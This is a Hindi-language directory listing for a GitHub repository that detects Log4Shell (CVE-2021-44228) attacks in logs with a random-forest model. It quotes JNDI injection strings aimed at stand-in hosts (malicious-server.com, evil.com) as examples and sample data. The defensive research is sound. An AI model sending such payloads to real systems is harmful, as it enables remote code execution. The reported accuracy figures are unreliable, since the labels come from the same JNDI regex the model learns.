Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
Log4Shell-vulnerability-CVE-2021-44228- — यह रिपॉज़िटरी Log4Shell भेद्यता (CVE-2021-44228) का गहन विश्लेषण प्रदान करती है और लॉग डेटा में शोषण प्रयासों का पता लगाने के लिए मशीन लर्निंग-आधारित दृष्टिकोण लागू करती है। | Kitploit
उपकरण/GitHubGitHub/yadavmukesh/log4shell-vulnerability-cve-2021-44228-
भेद्यता विश्लेषणमशीन लर्निंगघुसपैठ का पता लगानापेपर और शोधलर्निंग और शिक्षाचयनित संसाधनविसंगति का पता लगानालॉग विश्लेषण
GitHub
yadavmukesh/log4shell-vulnerability-cve-2021-44228-

Log4Shell-vulnerability-CVE-2021-44228-

यह रिपॉज़िटरी Log4Shell भेद्यता (CVE-2021-44228) का गहन विश्लेषण प्रदान करती है और लॉग डेटा में शोषण प्रयासों का पता लगाने के लिए मशीन लर्निंग-आधारित दृष्टिकोण लागू करती है।

रिपॉजिटरी देखें
191 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

Log4Shell खतरा पता लगाना (CVE-2021-44228)

अवलोकन

यह रिपॉजिटरी एक मशीन लर्निंग-आधारित Log4Shell (CVE-2021-44228) खतरा पता लगाने वाली प्रणाली का गहन विश्लेषण और कार्यान्वयन प्रदान करती है। इसमें शामिल हैं:

  • Log4Shell को समझना: यह क्या है और यह खतरनाक क्यों है
  • डेटासेट संग्रह: स्रोत और प्रीप्रोसेसिंग चरण
  • फीचर इंजीनियरिंग: JNDI-आधारित दुर्भावनापूर्ण पैटर्न निकालना
  • मशीन लर्निंग मॉडल प्रशिक्षण: रैंडम फ़ॉरेस्ट-आधारित पहचान
  • परिणाम और विश्लेषण: प्रदर्शन मीट्रिक और मूल्यांकन ग्राफ़
  • निष्कर्ष और भविष्य का कार्य

खतरा अवलोकन - Log4Shell (CVE-2021-44228)

  • कमजोरी: Apache Log4j 2 में रिमोट कोड एक्ज़ीक्यूशन (RCE)
  • शोषण उदाहरण:
    ${jndi:ldap://malicious-server.com/exploit}
    
  • प्रभाव: हमलावरों को प्रभावित सिस्टम पर पूर्ण नियंत्रण लेने की अनुमति देता है
  • शमन: Log4j को पैच किए गए संस्करणों (2.17.0 या बाद के) में अपडेट करें और फ़ायरवॉल नियम लागू करें

रिपॉजिटरी संरचना

📂 Log4Shell-Threat-Detection
│── 📄 README.md
│── 📂 datasets
│   ├── log4shell_logs.csv (50 MB)
│   ├── benign_logs.csv (30 MB)
│── 📂 scripts
│   ├── feature_extraction.py
│   ├── log_preprocessing.py
│   ├── model_training.py
│   ├── model_evaluation.py
│── 📂 results
│   ├── log4shell_model.pkl
│   ├── evaluation_metrics.json
│   ├── detection_results.csv
│   ├── graphs/
│── 📂 reports
│   ├── Log4Shell_Threat_Detection_Report.pdf
│── 📂 resources
│   ├── references.txt
│── 📄 requirements.txt
│── 📄 LICENSE

डेटा संग्रह और स्रोत

उपयोग किए गए डेटासेट:

  • Zeek Security Dataset से सार्वजनिक लॉग
  • DShield से हनीपॉट लॉग
  • Metasploit और Kali Linux का उपयोग करके कस्टम हमला सिमुलेशन
  • यहां डेटासेट डाउनलोड करें: Log4Shell Logs

डेटासेट विवरण

  • कुल डेटासेट आकार: 80 MB
  • प्रशिक्षण डेटा: 70% (56 MB)
  • परीक्षण डेटा: 30% (24 MB)
  • कुल लॉग: 1,000,000
  • दुर्भावनापूर्ण लॉग: 300,000
  • सामान्य लॉग: 700,000

नमूना लॉग डेटासेट (log4shell_logs.csv)

टाइमस्टैम्पस्रोत IPगंतव्य IPअनुरोधस्थिति कोडउपयोगकर्ता-एजेंटलॉग संदेश
2023-02-01 12:10:25192.168.1.545.33.32.156GET /api/login200curl/7.64${jndi:ldap://malicious.com/exploit}
2023-02-01 12:11:10172.16.10.3132.154.23.1POST /data500Java/1.8.0सामान्य लॉग संदेश
2023-02-01 12:12:4510.10.10.5203.0.113.7GET /search403Mozilla/5.0${jndi:dns://evil.com/exploit}

फीचर इंजीनियरिंग

  • लॉग सामान्यीकरण: टाइमस्टैम्प रूपांतरण, फ़ील्ड निकालना
  • रेगेक्स-आधारित फीचर निष्कर्षण: jndi, ldap, rmi और dns पैटर्न की पहचान
  • टेक्स्ट वेक्टरीकरण: TF-IDF आधारित फीचर रूपांतरण

खतरा पता लगाने के लिए मशीन लर्निंग मॉडल

  • एल्गोरिदम: रैंडम फ़ॉरेस्ट क्लासिफ़ायर
  • मूल्यांकन मीट्रिक: सटीकता, प्रेसिजन, रिकॉल, F1-स्कोर

मॉडल प्रशिक्षण के लिए Python कोड

import pandas as pd
import re
from sklearn.model_selection import train_test_split
from sklearn.ensemble import RandomForestClassifier
from sklearn.feature_extraction.text import TfidfVectorizer
from sklearn.metrics import classification_report

# Load dataset
df = pd.read_csv("datasets/log4shell_logs.csv")

# Feature Engineering - Extracting JNDI patterns
df["log_contains_jndi"] = df["Log Message"].apply(lambda x: 1 if re.search(r'\$\{jndi:', str(x), re.IGNORECASE) else 0)

# Text vectorization
vectorizer = TfidfVectorizer()
X = vectorizer.fit_transform(df["Log Message"])
y = df["log_contains_jndi"]

# Train-test split
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.3, random_state=42)

# Train model
clf = RandomForestClassifier(n_estimators=100, random_state=42)
clf.fit(X_train, y_train)

# Predictions
y_pred = clf.predict(X_test)

# Model Evaluation
print(classification_report(y_test, y_pred))
परिणाम और प्रदर्शन विश्लेषण

परीक्षण परिणाम:

  • प्रेसिजन: 98%
  • रिकॉल: 95%
  • F1-स्कोर: 96%
  • गलत सकारात्मक दर: 3%

मौजूदा कार्य से तुलना:

  • पारंपरिक नियम-आधारित SIEM सिस्टम में 80-85% सटीकता होती है।
  • हमारा ML-आधारित दृष्टिकोण 96% सटीकता प्राप्त करता है, जिससे पहचान दरों में काफी सुधार होता है।
  • डीप लर्निंग-आधारित विधियों की तुलना में, हमारा रैंडम फ़ॉरेस्ट मॉडल तेज़ और व्याख्या योग्य है, साथ ही समान प्रेसिजन प्राप्त करता है।


प्रेसिजन-रिकॉल वक्र

Log4Shell पहचान के लिए प्रेसिजन-रिकॉल वक्र


कन्फ्यूजन मैट्रिक्स


Log4Shell पहचान के लिए कन्फ्यूजन मैट्रिक्स

निष्कर्ष और भविष्य का कार्य

निष्कर्ष:

  • रैंडम फ़ॉरेस्ट मॉडल उच्च प्रेसिजन के साथ Log4Shell खतरों का प्रभावी ढंग से पता लगाता है।
  • JNDI पैटर्न पहचान का उपयोग करके फीचर निष्कर्षण सटीकता में सुधार करता है।
  • वास्तविक दुनिया के लॉग में प्रतिकूल चोरी हो सकती है, जिसके लिए और ट्यूनिंग की आवश्यकता होती है।

भविष्य का कार्य:

  • विसंगति का पता लगाने के लिए डीप लर्निंग (LSTM, ट्रांसफ़ॉर्मर-आधारित मॉडल) लागू करें।
  • रीयल-टाइम लॉग प्रोसेसिंग पाइपलाइन (जैसे, ELK स्टैक, Apache Kafka) को एकीकृत करें।
  • पहचान को अन्य लॉग-आधारित CVE कमजोरियों तक बढ़ाएं।

उपयोग कैसे करें

  1. रिपॉजिटरी क्लोन करें:
    git clone https://github.com/yourgithub/Log4Shell-Threat-Detection.git
    cd Log4Shell-Threat-Detection
    
  2. निर्भरताएँ स्थापित करें:
    pip install -r requirements.txt
    
  3. मॉडल प्रशिक्षण स्क्रिप्ट चलाएँ:
    python scripts/model_training.py
    
  4. results/ फ़ोल्डर में पहचान परिणामों का विश्लेषण करें।
टूल डाउनलोड करें